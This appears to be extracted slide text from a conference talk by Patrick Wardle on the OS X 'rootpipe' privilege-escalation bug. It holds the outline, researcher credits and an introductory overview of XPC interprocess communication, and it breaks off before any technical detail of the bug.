


STICK THAT IN YOUR (ROOT) PIPE & SMOKE IT




WHOIS



always looking for more experts!

“sources a global contingent of vetted security experts worldwide and pays them on an incentivized basis to discover security vulnerabilities in our customers’ web apps, mobile apps, and infrastructure endpoints.”




@patrickwardle

AN OUTLINE

xpc, rootpipe, malware, patches & 0days :)




overview of XPC




the bug



in malware



patch(es)



patch bypass

Credits

hax0ring is rarely an individual effort

uncovered rootpipe



Ian Beer



Emil Kvarnhammar

 @emilkvarnhammar



Pedro Vilaça



 @osxreverser



"Mac OS X & iOS Internals"
Jonathan Levin

OVERVIEW OF XPC

modern IPC on OS X





XPC


a simple IPC mechanism which can provide security & robustness



“There are two main reasons to use XPC: privilege separation and stability.” -apple.com



sandboxed
'XPC services'



[privilege separation]

each XPC service has its own sandbox




[stability]


crashes in the XPC services don't affect the app

XPC IN OS X

used all over the place by Apple



frameworks



apps

